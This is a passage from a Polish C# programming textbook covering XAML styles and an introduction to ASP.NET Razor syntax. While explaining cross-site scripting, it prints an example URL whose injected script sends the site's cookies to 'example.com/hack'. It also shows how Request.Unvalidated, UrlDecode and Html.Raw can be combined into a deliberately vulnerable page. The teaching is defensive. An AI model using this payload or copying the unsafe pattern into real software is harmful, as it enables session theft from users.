Wartość właściwości **Style** elementu można określić bezpośrednio w kodzie XAML, używając w tym celu składni elementów właściwości (opisanych w punkcie „„Elementy właściwości””). Niemniej jednak cała idea stylu polega na tym, że można go używać w różnych elementach. Dlatego też zazwyczaj są one definiowane jako zasoby. Taki styl można umieścić na przykład we właściwości **Page.Resources** strony, jednak często są one umieszczane w odrębnych plikach. Jeśli zajrzymy do nowo utworzonego projektu aplikacji przeznaczonej dla systemu Windows 8, zauważymy, że Visual Studio utworzyło w nim katalog o nazwie *Common*, zawierający plik *StandardStyles.xaml*. Plik ten zawiera wiele różnych obiektów **Style**, przydatnych w aplikacjach tego typu. Element główny tego pliku nosi nazwę **ResourceDictionary** i jest obiektem słownika, którego można używać w aplikacjach XAML — jest to po prostu zbiór nazwanych obiektów. Jeden z obiektów zdefiniowanych w tym pliku ma klucz **PageHeaderTextStyle**. **Przykład 19-43** przedstawia przykład jego użycia.

#### Przykład 19-43. Użycie standardowego stylu

```
<TextBlock Style="{StaticResource PageHeaderTextStyle}"  
Text="Moja aplikacja" />
```

W tym elemencie zostanie użyta odpowiedni krój czcionki, jej wielkość i sposób formatowania odpowiadający nagłówkom aplikacji przeznaczonych dla systemu Windows 8. Takie odwoływanie się do stylu o określonej nazwie jest znacznie wygodniejsze niż własnoręczne określanie wartości wszystkich niezbędnych właściwości. Poza tym jest ono mniej podatne na błędy — używając stylów dostarczonych przez Visual Studio, możemy mieć pewność, że wszystko zostało poprawnie określone.

## Podsumowanie

Języka XAML można używać w programach pisanych w C# na cztery sposoby. Można używać WPF w celu pisania standardowych aplikacji przeznaczonych dla systemu Windows. Można używać Windows Runtime, by pisać aplikacje przeznaczone dla systemu Windows 8. Można skorzystać z Silverlight, by pisać aplikacje działające w przeglądarkach WWW lub uruchamiane za pośrednictwem sieci. Można też używać XAML, by pisać aplikacje na Windows Phone. Wszystkie te platformy znacząco się od siebie różnią, zarówno pod względem oferowanych możliwości, jak i szczegółów, kiedy jednak oferowane funkcjonalności pokrywają się, to podstawowy zestaw pojęć jest taki sam i kiedy już poznamy XAML, będziemy go mogli łatwo stosować na wszystkich tych platformach. Tymi podstawowymi pojęciami są standardowe właściwości związane z

umiejscawianiem, panele, różne wspólne typy kontrolek, sposoby obsługi tekstu, wiązanie danych, szablony, elementy graficzne oraz style.

---

[80] Jeśli zastanawiasz się, jak to możliwe, że pomiędzy .NET 3.0 a .NET 4.5 pojawiło się aż pięć wersji WPF, to wyjaśniam — były to kolejno wersje: 3.0, 3.5, 3.5 sp1, 4.0 oraz 4.5. (Bez względu na nazwę dodatek Service Pack 1 dla .NET 3.5 był znaczącą, nową wersją platformy).

[81] W czasie, gdy dostępne były testowe wersje systemu Windows 8, aplikacje te były nazywane *aplikacjami w stylu Metro*.

[82] Jest to przestrzeń nazw Windows Runtime, a nie XML. C# prezentuje przestrzenie nazw Windows Runtime w taki sposób, jakby były one przestrzeniami nazw CLR.

[83] XAML używa jednostek nazywanych *pikselami*, choć nie muszą one odpowiadać fizycznym pikselom. Domyślnie tak się dzieje, jeśli jednak skonfigurujemy inną wartość DPI w systemie Windows, bądź w jakiś inny sposób zmodyfikujemy ustawienie kontrolujące wielkość obiektów na ekranie, to treści XAML zostaną odpowiednio przeskalowane.

[84] WPF definiuje także właściwości `Canvas.Right` oraz `Canvas.Bottom`, zapewniając nam możliwość rozmieszczania elementów względem dowolnej krawędzi panelu.

[85] Wyjątkiem mogą być typy zaprojektowane wyłącznie jako klasy bazowe dla innych kontrolek.

[86] Ta nazwa jest stosowana w Windows Runtime, jej odpowiednikiem w innych platformach XAML jest `MouseOver`.

[87] Co należy rozumieć jako: pola tekstowe o dużych możliwościach — *przyp. tłum.*

[88] Jeśli mamy tego pecha, że nasi użytkownicy upierają się przy korzystaniu z systemu Windows XP, to efektywność odtwarzania wideo na ich komputerach może być znacznie gorsza, ponieważ w tym systemie technologia WMF nie jest dostępna. Choć z technicznego punktu widzenia istnieje możliwość uzyskania akceleracji sprzętowej w aplikacjach WPF uruchamianych w systemie Windows XP, to jednak w praktyce w większości takich komputerów nie będą dostępne niezbędne kodeki, nawet jeśli będą one działać w programie Windows Media Player.

## Rozdział 20. ASP.NET

.NET Framework udostępnia różne sposoby tworzenia aplikacji internetowych. Są to platformy stosunkowo wysokiego poziomu, służące do tworzenia zarówno interfejsów użytkownika, jak i internetowych interfejsów programowania aplikacji, oferujące abstrakcje nieco oderwane od używanego systemu operacyjnego; niemniej jednak jeśli wolimy bardziej bezpośrednio odwoływać się do natury protokołu HTTP, to możemy pracować także w taki sposób. Zbiór tych wszystkich technologii internetowych jest określany jako ASP.NET. (Nie jest to żaden skrót. Początkowo nazwa ta miała sugerować związek z technologią ASP, stosowaną jeszcze przed wprowadzeniem .NET Framework, której nazwa stanowiła skrót od słów *Active Server Pages*; jednak ASP.NET obejmuje tak szeroki zakres możliwości, że odwoływanie się do początkowego znaczenia skrótu ASP nie ma większego sensu).

Choć termin ASP.NET obejmuje stosunkowo szeroki zakres internetowych technologii serwerowych, to jednak wszystkie one korzystają ze wspólnej infrastruktury — niezależnie od tego, czy tworzymy internetowe interfejsy użytkownika, czy usługi sieciowe. Na przykład ASP.NET zapewnia możliwość wykonywania kodu na serwerze Internet Information Server (określonym zazwyczaj skrótnie jako IIS) — serwerze WWW firmy Microsoft, który dysponuje rozszerzalnym, modularnym potokiem przetwarzania, służącym do obsługi odbieranych żądań, przy czym domyślny potok udostępnia proste usługi, takie jak uwierzytelnianie.

W tym rozdziale skoncentrujemy się na tworzeniu internetowych interfejsów użytkownika. Jednak nawet w tym przypadku musimy dokonać pewnych wyborów: zdecydować, jakie składni będziemy używali w celu tworzenia stron WWW zawierających fragmenty kodu wykonywanego po stronie serwera oraz w jaki sposób mają być przetwarzane żądania HTTP. ASP.NET udostępnia dwa mechanizmy generowania widoków (ang. *view engines*), a każdy z nich definiuje własną składnię pisania stron WWW. Starszy z nich, *Web Forms*, określany także jako *aspx* (gdyż pliki pisane z użyciem tego formatu zazwyczaj mają rozszerzenie *.aspx*), obsługuje zarówno zwyczajny kod HTML, jak i model tworzenia stron bazujący na użyciu kontrolek ukrywających szczegóły generowanego kodu HTML; oprócz tego ma on pewne cechy wspólne ze starą składnią ASP (stosowaną w latach 90. ubiegłego wieku), zachowaną we wczesnych latach po wprowadzeniu .NET, by ułatwić przenoszenie aplikacji na platformę ASP.NET. Nowszy mechanizm nosi nazwę *Razor* i jest nieco prostszy — nie próbuje on dodawać warstw o wyższym poziomie abstrakcji, ukrywających kod HTML. Pliki korzystające z tego mechanizmu mają rozszerzenie *.cshtml*, co ma podkreślać ich bliski związek z

kodem HTML. (Litery `cs` umieszczone na początku rozszerzenia informują, że kod programowy umieszczany w tych plikach jest pisany w języku C#. Programiści korzystający z języka Visual Basic mogą tworzyć pliki z rozszerzeniem `.vbhtml`). Dodatkowo mechanizm Razor zastępuje niektóre spośród najbardziej topornych starych konwencji ASP znacznie mniej intruzyjną składnią.

Niezależnie od tego, jaką składnię wybierzemy, będziemy musieli także określić, w jaki sposób aplikacja internetowa ma decydować, które strony będą wyświetlane oraz jaki kod będzie wykonywany podczas obsługi żądań przesyłanych przez przeglądarki. Najprostszym rozwiązaniem jest utworzenie zbioru plików i katalogów, których struktura będzie bezpośrednio odzwierciedlona przez adresy URL tych zasobów. Takie rozwiązanie można łatwo zrozumieć, choć nie zapewnia dużej elastyczności. Często może się przydać możliwość dynamicznego dostosowywania struktury aplikacji. Na przykład witryny o charakterze dzienników (takie jak blogi) często umieszczają w adresach URL elementy takie jak daty, na przykład <http://przykladowa.com.pl/blog/2012/08/15/wycieczka>, a tworzenie kolejnych katalogów każdego miesiąca tylko po to, by móc dodawać nowe wpisy, byłoby męczące.

Dlatego też ASP.NET udostępnia system **trasowania** (ang. *routing*), który ułatwia nam nadanie strukturze witryny bardziej dynamicznego charakteru. Można go używać we wszystkich aplikacjach ASP.NET, niemniej jednak istnieje jeden typ projektów, który sprawia, że korzystanie z niego jest najłatwiejsze — chodzi o projekty aplikacji korzystające z modelu MVC.

Ten rozdział zaczniemy od zaprezentowania obu dostępnych składni, przedstawionych na przykładzie prostej witryny o stałej strukturze. W dalszej części napiszę, jak można używać tych stron w projektach MVC.

## Razor

Razor to sposób zapisu służący do tworzenia stron HTML, pozwalający na umieszczanie w nich fragmentów kodu wykonywanych na serwerze i kontrolujących to, co będzie widoczne na wygenerowanej stronie. [Przykład 20-1](#) przedstawia prostą stronę napisaną przy użyciu tej składni. Visual Studio 2012 jest pierwszą wersją tego środowiska programistycznego, która została wyposażona we wbudowaną obsługę składni mechanizmu Razor, choć wcześniejsze wersje Visual Studio można było rozbudować o analogiczne możliwości, instalując odpowiedni dodatek.

Przykład 20-1. Strona HTML z wyrażeniami zapisanymi przy użyciu składni mechanizmu Razor

```
<!DOCTYPE html>
<html>
```

```
<head>
    <title>Prosta strona</title>
</head>
<body>
    <div>
        Postać łańcucha zapytania: '@Request.QueryString'
    </div>
    <div>
        Rodzaj przeglądarki: '@Request.UserAgent'
    </div>
</body>
</html>
```

Prawdopodobnie najbardziej widoczną cechą powyższego przykładu jest to, że wygląda on niemal jak normalny kod HTML. Tylko dwa wiersze tej strony, wyróżnione pogrubioną czcionką, są trochę niezwykłe, i to one sprawiają, że powyższy przykład różni się nieco od statycznej zawartości. Oba te wiersze zawierają *wyrażenia*.

## Wyrażenia

Mechanizm Razor pozwala na stosowanie wyrażeń, które mogą zawierać zwyczajne wyrażenia języka C# poprzedzone symbolem @. Są one przetwarzane na serwerze podczas obsługi żądania. Wynik wyrażenia zostanie wyświetlony na stronie, w tym miejscu, gdzie znajdowało się wyrażenie. Aby to zademonstrować, stwórzmy w Visual Studio nową witrynę WWW.

### PODPOWIEDŹ

Aby stworzyć w Visual Studio prostą witrynę WWW wykorzystującą mechanizm Razor, nie wystarczy utworzyć nowy projekt. Zamiast tego trzeba stworzyć coś, co Visual Studio określa jako *Web Site* (niestety termin ten nie jest zbyt dobrze dobrany, ponieważ w Visual Studio dostępne są także inne sposoby tworzenia witryn WWW). Jest to katalog, który nie zawiera pliku *.csproj*, a jedynie inne pliki i katalogi. Można go skopiować bezpośrednio na serwer WWW i skonfigurować go tak, by udostępniał jego zawartość — takiej witryny nie trzeba komplikować w Visual Studio, ponieważ kod ASP.NET jest komplikowany na serwerze, gdy będzie to konieczne. Aby utworzyć projekt tego typu, należy wybrać z menu głównego Visual Studio opcję *FILE/New/Web Site* (a nie *New Project*). W tym przykładzie używamy szablonu „*ASP.NET Web Site (Razor v2)*”.

Po utworzeniu witryny Visual Studio skonfiguruje lokalny, testowy serwer WWW. Na moim komputerze działa on na porcie 4793, jednak na Twoim komputerze numer portu będzie zapewne inny. Na moim komputerze, aby wyświetlić stronę z Przykład 20-1 i przekonać się, czy ona działa, należy podać adres URL o następującej postaci: *http://localhost:4793/ShowQueryString.cshtml?foo=bar&id=123*.

Wynikowa strona WWW będzie mieć następującą treść:

Postać łańcucha zapytania: 'foo=bar&id=123'

Rodzaj przeglądarki: 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.56 Safari/536.5'

Powyższy przykład pokazuje, że oba wyrażenia działają zgodnie z oczekiwaniami — pierwsze z nich wyświetliło łańcuch zapytania, a drugie łańcuch znaków określający rodzaj używanej przeglądarki. Warto zwrócić uwagę, że na stronie pojawiły się także znaki apostrofu — nie są one elementami wyrażeń, zatem zostały uwzględnione w wynikach. (Mechanizm Razor wie wystarczająco dużo na temat składni C#, by wiedzieć, że zamykający apostrof nie może być elementem wyrażenia).

Ogólnie rzecz biorąc, takie pobieranie wartości podanych przez użytkownika i wyświetlanie ich z powrotem na wygenerowanej stronie WWW jest niebezpiecznym rozwiązaniem — ryzyko to polega na tym, że tworząc adres URL o odpowiedniej postaci, użytkownik jest w stanie zmusić witrynę do wygenerowania strony zawierającej dowolny, określony przez niego kod HTML. (Technika ta jest określana mianem ataku *cross-site scripting*, a w skrócie: ataku XSS). Wrogo nastawieni użytkownicy mogą sprawdzać, czy będą w stanie przechwycić ciasteczkę (ang. *cookies*), z których korzysta nasza witryna, używając adresu URL takiego jak `http://localhost:4793/ShowQueryString.cshtml?bad=<script>document.location='http://example.com/hack?' + document.cookie</script>`

Takie próby korzystają z faktu, że nasza strona jedynie kopiuje całą zawartość łańcucha zapytania podanego w adresie URL i umieszcza ją na wygenerowanej stronie. Ten sposób działania strony jest wykorzystywany do umieszczenia na niej skryptu, który spowoduje przejście na inną stronę i przekazanie na niej zestawu używanych ciasteczek, dodanego do adresu URL; dzięki czemu ta inna witryna może poznać ciasteczkę używaną na naszej witrynie. Z kolei znając używane ciasteczka, ta inna witryna może spróbować udawać naszą witrynę. Niemniej jednak jeśli spróbujemy użyć tej techniki, to nasza strona nawet nie zostanie wyświetlona — użytkownik jedynie zobaczy informację o błędzie. ASP.NET automatycznie blokuje żądania o takiej postaci, gdyż zazwyczaj mają one wrogi charakter. Istnieje jednak możliwość wyłączenia tych mechanizmów zabezpieczeń. Moglibyśmy zmodyfikować wiersz kodu wyświetlający łańcuch zapytania w sposób przedstawiony na [Przykład 20-2](#).

#### Przykład 20-2. Pomijanie weryfikacji żądania

Postać łańcucha zapytania: '@Request.Unvalidated().QueryString'

W ten sposób informujemy ASP.NET, że wierzymy, że wiemy, co robimy, i naprawdę chcemy użyć łańcucha zapytania, nawet jeśli jego zawartość wygląda na

niebezpieczną. Czasami jest to konieczne, ponieważ będziemy chcieli zapewnić użytkownikom możliwość podawania danych zawierających potencjalnie niebezpieczne znaki, takie jak nawiasy kątowe < oraz >. Nasz kod zwyczajnie kopiuje niezweryfikowane dane bezpośrednio na stronę, zatem można zakwestionować twierdzenie, że wiemy, co robimy. Jednak gdybyśmy spróbowali w rzeczywistości użyć tego potencjalnie niebezpiecznego adresu URL, to okazałoby się, że treść wygenerowana przez mechanizm Razor miałaby następującą postać:

Postać łańcucha zapytania:

```
'bad=%3cscript%3edocument.location%3d%27http%3a%2f%2fexample.com%2fhack%3f%27+document.cookie%3c%2fscript%3e'
```

Tekst został podzielony, gdyż jest zbyt długi, by można go zmieścić w jednym wierszu książki; jednak najważniejsze jest to, że wszystkie niebezpieczne znaki zostały zastąpione symbolami. Stało się tak, gdyż właśnie w taki sposób te wszystkie znaki są reprezentowane w adresach URL. A co by się stało, gdybyśmy naprawdę spróbowali strzelić sobie w stopę? **Przykład 20-3** przedstawia wyrażenie, które usuwa kodowanie, pozwalając uzyskać oryginalny łańcuch znaków zawierający znaki < i >.

### Przykład 20-3. Wyłączenie kolejnego zabezpieczenia

```
@HttpUtility.UrlDecode(Request.Unvalidated().QueryString.ToString())
```

Nawet w tym przypadku okazuje się, że mechanizm Razor domyślnie działa w bezpieczny sposób. Oto co znajdzie się w wygenerowanej stronie:

Postać łańcucha zapytania:

```
'bad=<script>document.location='http://example.com/hack?' ; document.cookie</script>'
```

Jak widać, choć pominęliśmy kodowanie adresów URL, Razor zastosował sposób kodowania typowy dla dokumentów HTML, zastępując niebezpieczne nawiasy kątowe symbolami znakowymi. Oznacza to, że tekst zostanie wyświetlony prawidłowo — powyższy fragment pochodzi z kodu źródłowego strony, jednak przeglądarka wyświetli go w następujący sposób:

Postać łańcucha zapytania: 'bad=<script>document.location='http://example.com/hack?' ; document.cookie</script>'

A zatem tekst został bezpiecznie wyświetlony na ekranie, bez ryzyka przeprowadzenia ataku XSS. Gdybyśmy jednak byli naprawdę zdeterminowani, by sobie zaszkodzić, to możemy to zrobić. Strony używające składni mechanizmu Razor mają dostęp do wielu różnych metod pomocniczych, z których mogą korzystać za pośrednictwem właściwości o nazwie `Html`. Jak pokazuje przykład z **Przykład 20-4**, właściwość ta udostępnia metodę `Raw`, która pozwala pominąć

wszystkie sposoby kodowania i umieścić na generowanej stronie dokładnie taki łańcuch znaków, o jaki nam chodzi.

#### Przykład 20-4. Wykorzystanie niezwykle niebezpiecznej sztuczki

```
@Html.Raw(HttpUtility.UrlDecode(Request.Unvalidated().QueryString.ToString()))
```

A zatem stwierdzając, że chcemy odczytać wartość żądania bez korzystania z jakichkolwiek normalnych testów chroniących przed niebezpiecznymi danymi i że chcemy zdekodować łańcuch zapisany w sposób typowy dla adresów URL oraz umieścić wyniki bezpośrednio na stronie bez jakiegokolwiek przetwarzania, w końcu udało nam się stworzyć stronę podatną na atak XSS. Oczywiście w rzeczywistości nigdy byśmy czegoś takiego nie zrobili, rozwiązanie to przedstawiłem tylko po to, by pokazać, że dysponujemy pełną kontrolą, gdybyśmy jej potrzebowali, jednak domyślny sposób działania gwarantuje bezpieczeństwo.

Od czasu do czasu może się pojawić możliwość jawnego określania, co jest wyrażeniem. Ogólnie rzecz biorąc, mechanizm Razor jest w stanie określić miejsca zakończenia wyrażeń poprzez zastosowanie pewnych prostych heurystyk. Niemniej jednak czasami odstępy mogą znacząco utrudnić ich działanie — na przykład kiedy posługujemy się długimi wyrażeniami, czasami wygodnie jest zapisać je w kilku wierszach. Niektóre z przedstawiony wcześniej przykładów są stosunkowo długie, a zatem moglibyśmy spróbować je podzielić i zapisać w kilku wierszach; jednak jeśli zastosujemy proste rozwiązanie z [Przykład 20-5](#), to okaże się, że czegoś takiego nie można zrobić.

#### Przykład 20-5. W jaki sposób nie należy używać odstępów podczas korzystania z mechanizmu Razor

```
@Request.Unvalidated()  
    .QueryString  
    .ToString()
```

W takim przypadku mechanizm Razor uznaje, że wyrażenie jest zapisane tylko w pierwszym wierszu, zatem jego dalsza część jest traktowana jako zwyczajna, tekstowa zawartość strony. Na szczęście ten problem można rozwiązać w prosty sposób, umieszczając całe wyrażenie w nawiasach, jak pokazano na [Przykład 20-6](#).

#### Przykład 20-6. Elastyczne możliwości użycia odstępów dzięki umieszczeniu wyrażenia w nawiasach

```
@(Request.Unvalidated()  
    .QueryString  
    .ToString())
```

## Sterowanie przepływem

Oprócz wyrażeń mechanizm Razor potrafi także obsługiwać inne konstrukcje.

Pozwala on na stosowanie narzędzi sterowania przepływem dostępnych w C#, takich jak instrukcje `if` oraz pętle. [Przykład 20-7](#) używa pętli `foreach`, by wyświetlić wszystkie elementy łańcucha zapytania.

### Przykład 20-7. Pętla foreach

```
@foreach (string paramKey in Request.Unvalidated().QueryString)
{
    <div>
        Klucz: @paramKey, wartość: @Request.Unvalidated().QueryString[paramKey]
    </div>
}
```

Jednym mało zadowalającym aspektem tego kodu jest umieszczone wewnątrz pętli kłopotliwe wyrażenie, konieczne do odczytywania elementów łańcucha zapytania bez narażania się na problemy z weryfikacją danych wejściowych. Niestety, kolekcja zwracana przez właściwość `QueryString` jest trochę niezwykła. Jest to bowiem kolekcja typu `NameValueCollection`, a zgodnie z tym, co sugeruje jej nazwa, jest to kolekcja zawierająca pary nazwa i wartość. Jednak ten typ nie implementuje standardowych interfejsów stosowanych w innych kolekcjach ogólnych i nie udostępnia enumeratatora pozwalającego na przejrzenie wszystkich par nazwa i wartość — można przejrzeć osobno wartości oraz klucze, jednak nie ich pary<sup>[89]</sup>. A zatem po uzyskaniu klucza musimy pobrać z kolekcji odpowiadającą mu wartość, a to oznacza konieczność dwukrotnego odwołania się do kolekcji: pierwsze z odwołań jest umieszczone na początku pętli, a drugie wewnątrz niej. W zwyczajnym pliku C# zapewne zapisalibyśmy kolekcję w zamiennej lokalnej, by nieco uprościć odwołania. Podobnie można zrobić w przypadku korzystania z mechanizmu Razor — jeśli chcemy używać dowolnych instrukcji C#, wystarczy zastosować blok kodu.

## Bloki kodu

[Przykład 20-8](#) przedstawia *blok kodu*. Rozpoczyna się on sekwencją znaków `@{`, a kończy zwyczajnym klamrowym nawiasem zamykającym `}`. Trzeba pamiętać, że są to jedynie ograniczniki fragmentu kodu i nie mają takich samych implikacji związanych z zakresami co bloki w kodzie C# — pętla `@foreach` może używać zmiennej `qs` zdefiniowanej przez umieszczony powyżej blok kodu. Gdyby bloki stosowane w składni mechanizmu Razor były odpowiednikami bloków C#, to zakres zmiennej `qs` kończyłby się wraz z końcem bloku.

### Przykład 20-8. Definiowanie zmiennej w bloku kodu

```
@{
    System.Collections.Specialized.NameValueCollection qs =
        Request.Unvalidated.QueryString;
}
```

```
@foreach (string paramKey in qs)
{
    <div>
        Klucz: @paramKey, wartość: @qs[paramKey]
    </div>
}
```

Wewnątrz takiego bloku można umieścić dowolny kod C#. Na przykład można by w nim umieścić pętlę `foreach`. Przykład 20-9 korzysta z tej możliwości jako alternatywnego sposobu reprezentacji kodu z Przykład 20-8.

#### Przykład 20-9. Treść umieszczona w bloku kodu

```
@{
    System.Collections.Specialized.NameValueCollection qs =
        Request.Unvalidated.QueryString;
    foreach (string paramKey in qs)
    {
        <div>
            Klucz @paramKey, wartość: @qs[paramKey]
        </div>
    }
}
```

Należy zwrócić uwagę, że niezależnie od tego, czy pętla zostanie umieszczona w bloku kodu, czy też utworzona osobno przy użyciu zapisu `@foreach`, to mechanizm Razor pozwala na umieszczanie wewnątrz niej kodu HTML. Okazuje się jednak, że jeśli zechcemy, to możemy także umieścić w pętli zwyczajny kod. Można też mieszać kod programu z kodem HTML w sposób przedstawiony na Przykład 20-10 — pierwszy wiersz wewnątrz pętli jest zwyczajną instrukcją C#, natomiast kolejne — kodem HTML, przy czym jedna z nich zawiera także wyrażenia. Możliwości te są dostępne niezależnie od tego, czy pętla zostanie umieszczona wewnątrz bloku kodu, czy na głównym poziomie pliku.

#### Przykład 20-10. Stosowanie kodu oraz kodu HTML

```
@foreach (string paramKey in qs)
{
    int i = paramKey.Length;
    <div>
        Klucz @paramKey, wartość: @qs[paramKey] (@i)
    </div>
}
```

W tym przypadku mechanizm Razor rozróżnia kod od zawartości, poszukując otwierających nawiasów klamrowych w miejscach, w których C# zazwyczaj wymagałoby umieszczenia instrukcji. Gdyby wiersz rozpoczynający się od słowa

Klucz nie został umieszczony wewnątrz znaczników `<div>`, to mechanizm potraktowałby go jako kod i spróbował przetworzyć, a to oczywiście zakończyłoby się błędem. W większości przypadków te heurystyki będą prawidłowo określać, które wiersze pliku zawierają kod HTML, a które kod programu napisany w C#. Niemniej jednak wcale nie musimy zdawać się pod tym względem na działanie mechanizmu Razor.

## Jawne wskazywanie treści

Mechanizm Razor pozwala nam także zaznaczyć, że coś nie jest kodem programu. Do tego celu służy sekwencja znaków `@:`, przedstawiona na [Przykład 20-11](#). Taki wiersz moglibyśmy umieścić w pętli bez konieczności umieszczania go wewnątrz znaczników `div`.

### Przykład 20-11. Użycie `@:` w celu oznaczenia treści

---

```
@:Klucz @paramKey, wartość: @qs[paramKey] (@i)
```

---

Choć mechanizm Razor wie, że większa część powyższego wiersza nie jest kodem programu, to i tak pozwala na umieszczanie w nim wyrażeń. Sekwencja `@:` zmienia jedynie domyślny sposób traktowania danego wiersza. Okazuje się, że ten sam efekt można także uzyskać w inny sposób. Element `div` z [Przykład 20-10](#) można by zastąpić elementem `text`. Nie jest to żaden element HTML 5, a w rzeczywistości nawet nie zostanie on przekazany do przeglądarki — stanowi on jedynie podpowiedź, informującą mechanizm Razor, że wszystko pomiędzy otwierającym znacznikiem `<text>` oraz zamkającym znacznikiem `</text>` ma być domyślnie potraktowane jako zawartość strony, a nie kod. Mechanizm Razor uwzględnia tę podpowiedź, a z wygenerowanego kodu usuwa znaczniki `text`.

Kolejną przydatną sekwencją znaków jest `@@`. Powoduje ona wygenerowanie w kodzie wynikowym jednego znaku `@`; bez niej wyświetlenie tego znaku na stronie wygenerowanej przy użyciu mechanizmu Razor byłoby kłopotliwe, choć nie tak często, jak można by się tego spodziewać. Gdybyśmy umieścili w pliku tekst `kowalski@przykladowa.com.pl`, to mechanizm Razor nie próbowałby przetwarzać znaku `@` w szczególny sposób — jeśli znak `@` jest umieszczony bezpośrednio za zawartością alfanumeryczną, bez żadnego odstępu, to zostanie on potraktowany jako zwyczajny tekst. (Gdybyśmy naprawdę chcieli potraktować dalszą część łańcucha jako wyrażenie, to należało by go zapisać w następującej postaci: `kowalski@(przykladowa.com.pl)`).

## Klasy i obiekty stron

Działanie mechanizmu Razor polega na tym, że kompiluje on plik do postaci klasy reprezentującej stronę. Klasa ta dziedziczy po `WebPage`, a mechanizm Razor

definiuje metodę (o nazwie `Execute`) zawierającą cały kod umieszczony w blokach kodu oraz wyrażeniach podanych w kodzie źródłowym strony. W kodzie strony mamy dostęp do obiektu `Request`, z którego korzystały wszystkie przedstawione wcześniej przykłady, oraz do obiektów pomocniczych, takich jak `Html`, ponieważ są to właściwości zdefiniowane w klasie bazowej. **Tabela 20-1** przedstawia różne właściwości mające związek z obsługą odbieranych żądań bądź z generowaniem odpowiedzi.

Tabela 20-1. Właściwości obiektu strony związane z obsługą żądania bądź odpowiedzi

Właściwość	Zastosowanie
<code>Context</code>	Udostępnia obiekty ASP.NET reprezentujące bieżące żądanie oraz odpowiedź; kilka innych właściwości zapewnia uproszczony dostęp do tych obiektów.
<code>Html</code>	Udostępnia metody pomocnicze służące do generowania najczęściej używanych typów elementów (takich jak pola wyboru oraz listy) oraz do nieprzetworzonych wyników.
<code>Output</code>	Obiekt <code>TextWriter</code> służący do zapisu zawartości strony.
<code>Profile</code>	Zapewnia dostęp do informacji i ustawień związanych z użytkownikiem. (Wymaga uaktywnienia i skonfigurowania mechanizmów ASP.NET związanych z obsługą profilów).
<code>Request</code>	Udostępnia kompletne informacje o nadesłanym żądaniu (na przykład jego nagłówki HTTP, metodę HTTP, łańcuch zapytania).
<code>Response</code>	Zapewnia pełną kontrolę nad generowaną odpowiedzią.
<code>Server</code>	Udostępnia pomocnicze metody ASP.NET, takie jak możliwość obsługi żądania w taki sposób, jak gdyby został pobrany inny adres URL.
<code>Session</code>	Słownik wartości przechowywanych dla konkretnego użytkownika w aktualnej sesji.
<code>User</code>	Przechowuje informacje o użytkowniku, który przesłał żądanie, o ile tylko są one dostępne. (Są to takie informacje jak nazwa lub przynależność do grup).

Z wyjątkiem właściwości `Html` wszystkie pozostałe nie wymagają wcale korzystania z mechanizmu Razor — zwracane przez nie obiekty są podstawowymi elementami modelu programistycznego ASP.NET i są dostępne także podczas tworzenia stron `.aspx`. Dostępne są także inne właściwości, charakterystyczne dla mechanizmu Razor. Na przykład definiuje on różne właściwości typu `dynamic`, których możemy używać do przechowywania danych charakterystycznych dla naszej aplikacji. Właściwość `Page` jest dostępna w zakresie całego żądania, w ramach którego jest wykonywana dana strona i, jak się przekonamy nieco dalej, kiedy zajmiemy się stronami układu, jest ona przydatna do przekazywania informacji w sytuacjach, gdy

strona jest tworzona na podstawie kilku różnych plików. Dostępna jest także właściwość `App`, pozwalająca na określanie właściwości, które będą dostępne w ramach całej aplikacji.

## Stosowanie innych komponentów

Może się zdarzać, że kod oraz wyrażenia używane na naszych stronach WWW będą musiały korzystać z innych możliwości .NET Framework niż udostępniane przez podstawowe właściwości stron. W plikach korzystających z mechanizmu Razor wyrażenie `@using` ma takie samo znaczenie co dyrektywa `using` w zwyczajnych plikach źródłowych C# — pozwala skorzystać z zawartości podanej przestrzeni nazw. Na przykład: gdybyśmy chcieli napisać zapytanie LINQ, wystarczyłoby umieścić na początku strony wiersz `@using System.Linq`, a uzyskalibyśmy możliwość korzystania z metod rozszerzeń reprezentujących operatory LINQ działające na kolekcjach. Dzięki temu moglibyśmy napisać wyrażenie takie jak to przedstawione na [Przykład 20-12](#).

### Przykład 20-12. Wyrażenie używające metod operatorów LINQ

```
@(Request.Headers.Cast<string>().FirstOrDefault(h => h.StartsWith("C")))
```

Powyższe wyrażenie wyświetla pierwszy nagłówek żądania HTTP, rozpoczynający się od litery C. Należy zwrócić uwagę, że wyrażenie zostało zapisane w nawiasach, gdyż w przeciwnym razie ze względu na argument typu metody `Cast` mechanizm Razor zastosowałby swoje heurystyki do określenia, gdzie ono się kończy. W razie pominięcia nawiasów mechanizm Razor uznałby, że otwierający nawias argumentu typu `<string>` jest początkiem znacznika HTML, czyli że wyrażenie kończy się na wcześniejszym znaku.

### PODPOWIEDŹ

Wywołanie metody `Cast<string>` jest niezbędne, gdyż korzystamy tu z dosyć starych możliwości ASP.NET. Właściwość `Headers` była dostępna w ASP.NET już od wersji .NET 1.0, zatem zwraca obiekt kolekcji, który nie jest kolekcją typu ogólnego. (Typy ogólne zostały wprowadzone w .NET 2.0). Natomiast operatory LINQ, aby mogły określać typy elementów kolekcji, muszą operować na kolekcjach ogólnych.

Jeśli chcemy używać komponentów, które nie należą do biblioteki klas .NET Framework, to możemy je dodać do specjalnego katalogu o nazwie `App_Code`. ASP.NET udostępnia wszystkie biblioteki umieszczone w tym katalogu, dzięki czemu można ich używać w kodzie tworzonych stron. W tym katalogu można także umieszczać pliki źródłowe C# — zostaną one skompilowane w trakcie działania aplikacji, a zdefiniowane w nich typy będą dostępne dla kodu aplikacji. Ta możliwość stosowania własnego kodu w stronach korzystających z mechanizmu

Razor i to bez konieczności umieszczania wszystkiego co niezbędne w blokach kodu na stronie ma ogromne znaczenie w przypadkach, gdy nasza aplikacja musi korzystać z bardziej złożonej logiki — wystarczy umieścić cały złożony kod w katalogu *App\_Code*, a następnie odwoływać się do niego przy użyciu prostych wyrażeń umieszczanych w kodzie tworzonych stron.

## Strony układu

